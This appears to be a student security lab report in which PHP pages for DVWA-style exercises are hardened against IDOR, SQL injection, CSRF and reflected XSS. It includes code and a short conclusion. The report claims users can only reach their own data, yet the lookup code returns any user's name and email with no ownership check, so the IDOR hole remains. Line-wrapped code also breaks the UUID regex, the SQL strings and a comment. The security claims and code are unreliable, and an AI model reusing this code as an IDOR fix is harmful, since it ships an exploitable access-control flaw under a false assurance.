Program	To mitigate Insecure Direct Object References (IDOR) and SQL Injection (SQLi) vulnerabilities, the user lookup functionality was updated to enforce strict input validation and parameterized database queries. Only positive integers or valid UUIDs are accepted as user identifiers, preventing attackers from accessing arbitrary records. All database access uses prepared statements with bound parameters, ensuring that user input cannot alter SQL commands. Additionally, CSRF tokens protect POST requests, and all output is safely encoded using htmlspecialchars() to prevent reflected XSS. These combined measures ensure that users can only access their own data through authorized actions and that injection or tampering attacks are effectively blocked.

```
<?php
declare(strict_types=1);
```

```
// secure_user_lookup.php

// --- Basic hardening for session cookie (adjust if your app already sets these) --
-
ini_set('session.use_strict_mode', '1');
ini_set('session.use_only_cookies', '1');
session_set_cookie_params([
   'lifetime' => 0,
   'path'     => '/',
   'secure'   => isset($_SERVER['HTTPS']) && $_SERVER['HTTPS'] !== 'off',
   'httponly' => true,
   'samesite' => 'Lax'
]);
session_start();

// --- Simple CSRF helper (for form POSTs) ---
function csrf_token(): string {
   if (empty($_SESSION['csrf_token'])) {
      $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
   }
   return $_SESSION['csrf_token'];
}
function verify_csrf(string $token): bool {
   return isset($_SESSION['csrf_token']) &&
hash_equals($_SESSION['csrf_token'], $token);
}

// --- Validation helpers ---
// Validate an integer user id (positive int)
function validate_int_id($value): ?int {
   if ($value === null) return null;
   $options = ['options' => ['min_range' => 1]];
   $int = filter_var($value, FILTER_VALIDATE_INT, $options);
   return ($int === false) ? null : (int)$int;
}

// Validate UUID v4 (if your system uses UUIDs instead of numeric IDs)
function validate_uuid(string $value): ?string {
   $value = trim($value);
   if (preg_match('/^[0-9a-fA-F]{8}\-[0-9a-fA-F]{4}\-4[0-9a-fA-F]{3}\-
[89abAB][0-9a-fA-F]{3}\-[0-9a-fA-F]{12}$/', $value)) {
      return $value;
   }
   return null;
}
```

```
// --- Database connection using PDO (replace with your credentials) ---
$dsn = 'mysql:host=127.0.0.1;dbname=your_database;charset=utf8mb4';
$dbUser = 'your_db_user';
$dbPass = 'your_db_password';

try {
    $pdo = new PDO($dsn, $dbUser, $dbPass, [
        PDO::ATTR_ERRMODE            => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
        PDO::ATTR_EMULATE_PREPARES   => false, // IMPORTANT: use
native prepares
    ]);
} catch (PDOException $e) {
    // Log the error server-side and show generic message to user
    error_log('PDO connection failed: ' . $e->getMessage());
    http_response_code(500);
    echo 'Internal server error';
    exit;
}

// --- Handle POST form submission (preferred over GET for actions) ---
$user = null;
$errors = [];

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    // CSRF check
    $posted_csrf = $_POST['csrf_token'] ?? '';
    if (!verify_csrf($posted_csrf)) {
        $errors[] = 'Invalid request (CSRF).';
    } else {
        // Determine your ID type: integer or UUID.
        // Example: we try integer first, then UUID fallback.
        $raw_id = $_POST['user_id'] ?? '';

        $int_id = validate_int_id($raw_id);
        $uuid   = is_string($raw_id) ? validate_uuid($raw_id) : null;

        if ($int_id !== null) {
            // Parameterized SELECT using integer ID
            $sql = 'SELECT user_id, username, email FROM users WHERE user_id
= :id LIMIT 1';
            $stmt = $pdo->prepare($sql);
            $stmt->bindValue(':id', $int_id, PDO::PARAM_INT);
            $stmt->execute();
            $user = $stmt->fetch();
        } elseif ($uuid !== null) {
            // Parameterized SELECT using UUID
            $sql = 'SELECT id AS user_id, username, email FROM users WHERE
id = :uuid LIMIT 1';
            $stmt = $pdo->prepare($sql);
            $stmt->bindValue(':uuid', $uuid, PDO::PARAM_STR);
            $stmt->execute();
            $user = $stmt->fetch();
        } else {
            $errors[] = 'Invalid User ID format.';
        }

        if ($user === false) {
            // No user found
            $user = null;
            $errors[] = 'User not found.';
        }
    }
}
?>

<!doctype html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Secure User Lookup</title>
</head>
<body>
<h1>Lookup User</h1>

<!-- show errors -->
<?php if (!empty($errors)): ?>
  <div role="alert">
    <ul>
      <?php foreach ($errors as $err): ?>
        <li><?php echo htmlspecialchars($err, ENT_QUOTES |
ENT_SUBSTITUTE, 'UTF-8'); ?></li>
      <?php endforeach; ?>
    </ul>
  </div>
<?php endif; ?>

<form method="post" action="">
  <label for="user_id">User ID (int or UUID):</label>
  <input id="user_id" name="user_id" type="text" required maxlength="100"
pattern="[0-9\-a-fA-F]+" />
```

```
  <input type="hidden" name="csrf_token" value="<?php echo
htmlspecialchars(csrf_token(), ENT_QUOTES, 'UTF-8'); ?>">
  <button type="submit">Lookup</button>
</form>

<?php if ($user): ?>
  <h2>User info</h2>
  <ul>
    <li>User ID: <?php echo htmlspecialchars((string)$user['user_id'],
ENT_QUOTES, 'UTF-8'); ?></li>
    <li>Username: <?php echo htmlspecialchars((string)$user['username'],
ENT_QUOTES, 'UTF-8'); ?></li>
    <li>Email: <?php echo htmlspecialchars((string)$user['email'],
ENT_QUOTES, 'UTF-8'); ?></li>
  </ul>
<?php endif; ?>

</body>
</html>
```

Problem 3 Reflected Cross-Site Scripting (Reflected XSS)

Program

To mitigate reflected XSS, the search form was updated with strict input validation, context-aware output encoding, and defense-in-depth headers. User input is validated against an allowlist, limiting length and disallowed characters. All echoed values are safely encoded using htmlspecialchars() for HTML context and json_encode() for inline JavaScript. Additionally, a nonce-based Content Security Policy (CSP) is applied to allow only trusted scripts. These measures prevent arbitrary scripts from executing, ensuring that user input cannot compromise other users' browsers.

```
<?php
declare(strict_types=1);

// secure_reflected_xss.php - example to prevent reflected XSS

// --- Session and cookie hardening (optional if already configured globally) ---
ini_set('session.use_strict_mode', '1');
ini_set('session.use_only_cookies', '1');
session_set_cookie_params([
    'lifetime' => 0,
    'path'     => '/',
    'secure'   => isset($_SERVER['HTTPS']) && $_SERVER['HTTPS'] !== 'off',
    'httponly' => true,
    'samesite' => 'Lax',
]);
session_start();

// --- Generate CSP nonce for safe inline scripts (defense-in-depth) ---
if (empty($_SESSION['csp_nonce'])) {
    $_SESSION['csp_nonce'] = bin2hex(random_bytes(16));
}
$csp_nonce = $_SESSION['csp_nonce'];

// Set secure response headers
header("X-Content-Type-Options: nosniff");
header("Referrer-Policy: no-referrer-when-downgrade");
header("Permissions-Policy: geolocation=()");
header("Content-Security-Policy: default-src 'self'; script-src 'self' 'nonce-
{$csp_nonce}'; object-src 'none'; base-uri 'self';");

// --- Output-encoding helper functions ---
function escape_html(string $s): string {
    return htmlspecialchars($s, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
}
function escape_attr(string $s): string {
    return htmlspecialchars($s, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
}
function js_literal($value): string {
    $json = json_encode($value, JSON_UNESCAPED_SLASHES |
JSON_UNESCAPED_UNICODE);
    return $json === false ? 'null' : $json;
}

// --- Input validation / allowlist ---
function validate_search_query($raw): ?string {
    if (!is_string($raw)) return null;
    $trimmed = trim($raw);
    if ($trimmed === '' || mb_strlen($trimmed, 'UTF-8') > 200) return null;
    if (preg_match('/^[\p{L}\p{N}\s\-\.\,\_@#&\(\)\'"]+$/u', $trimmed)) {
        return $trimmed;
    }
    return null;
}

// --- Process request ---
$search = null;
$errors = [];
if ($_SERVER['REQUEST_METHOD'] === 'GET' ||
$_SERVER['REQUEST_METHOD'] === 'POST') {
    $raw = $_REQUEST['q'] ?? null;
    $validated = validate_search_query($raw);
    if ($validated === null) {
        if ($raw !== null && trim((string)$raw) !== '') {
            $errors[] = 'Your input contained invalid characters or was too long.
Please change it.';
        }
    } else {
        $search = $validated;
        // Safe DB query placeholder: use prepared statements
        $results = [
            ['title' => 'Result 1 about ' . $search, 'summary' => "Summary for
{$search}"],
            ['title' => 'Result 2', 'summary' => 'Another item']
        ];
    }
}

// --- HTML Output ---
?>
<!doctype html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Secure Search (Reflected XSS protected)</title>
<meta name="viewport" content="width=device-width,initial-scale=1">
</head>
<body>
  <h1>Search</h1>

  <?php if (!empty($errors)): ?>
    <div role="alert">
      <ul>
        <?php foreach ($errors as $e): ?>
          <li><?php echo escape_html($e); ?></li>
        <?php endforeach; ?>
      </ul>
    </div>
  <?php endif; ?>

  <form method="get" action="">
    <label for="q">Query:</label>
    <input id="q" name="q" type="text" maxlength="200"
           value="<?php echo $search !== null ? escape_attr($search) : ''; ?>">
    <button type="submit">Search</button>
  </form>
```

	`<?php if ($search !== null): ?>`
	`  <h2>Showing results for: <?php echo escape_html($search); ?></h2>`
	`  <ul>`
	`    <?php foreach ($results as $r): ?>`
	`      <li>`
	`        <strong><?php echo escape_html($r['title']); ?></strong><br>`<br>`        <small><?php echo escape_html($r['summary']); ?></small>`
	`      </li>`
	`    <?php endforeach; ?>`
	`  </ul>`
	`<?php elseif ($_REQUEST['q'] ?? false): ?>`
	`  <p>We couldn't use that input. Please try again with valid characters.</p>`
	`<?php endif; ?>`
	
	`<script nonce="<?php echo $csp_nonce; ?>">`
	`  const serverData = <?php echo js_literal(['search' => $search ?? '', 'timestamp' => time()]); ?>;`
	`  console.log('serverData:', serverData);`
	`</script>`
	
	`</body>`
	`</html>`

Conclusion:	In this experiment, I explored and secured common web application vulnerabilities using DVWA, such as SQL injection, session fixation, insecure direct object references, and reflected XSS. The practical tasks highlighted how weak input validation, poor session control, and unfiltered output can be exploited by attackers. By applying input validation, using parameterized queries, securing session handling, and encoding output, the overall security and reliability of the web application were greatly improved.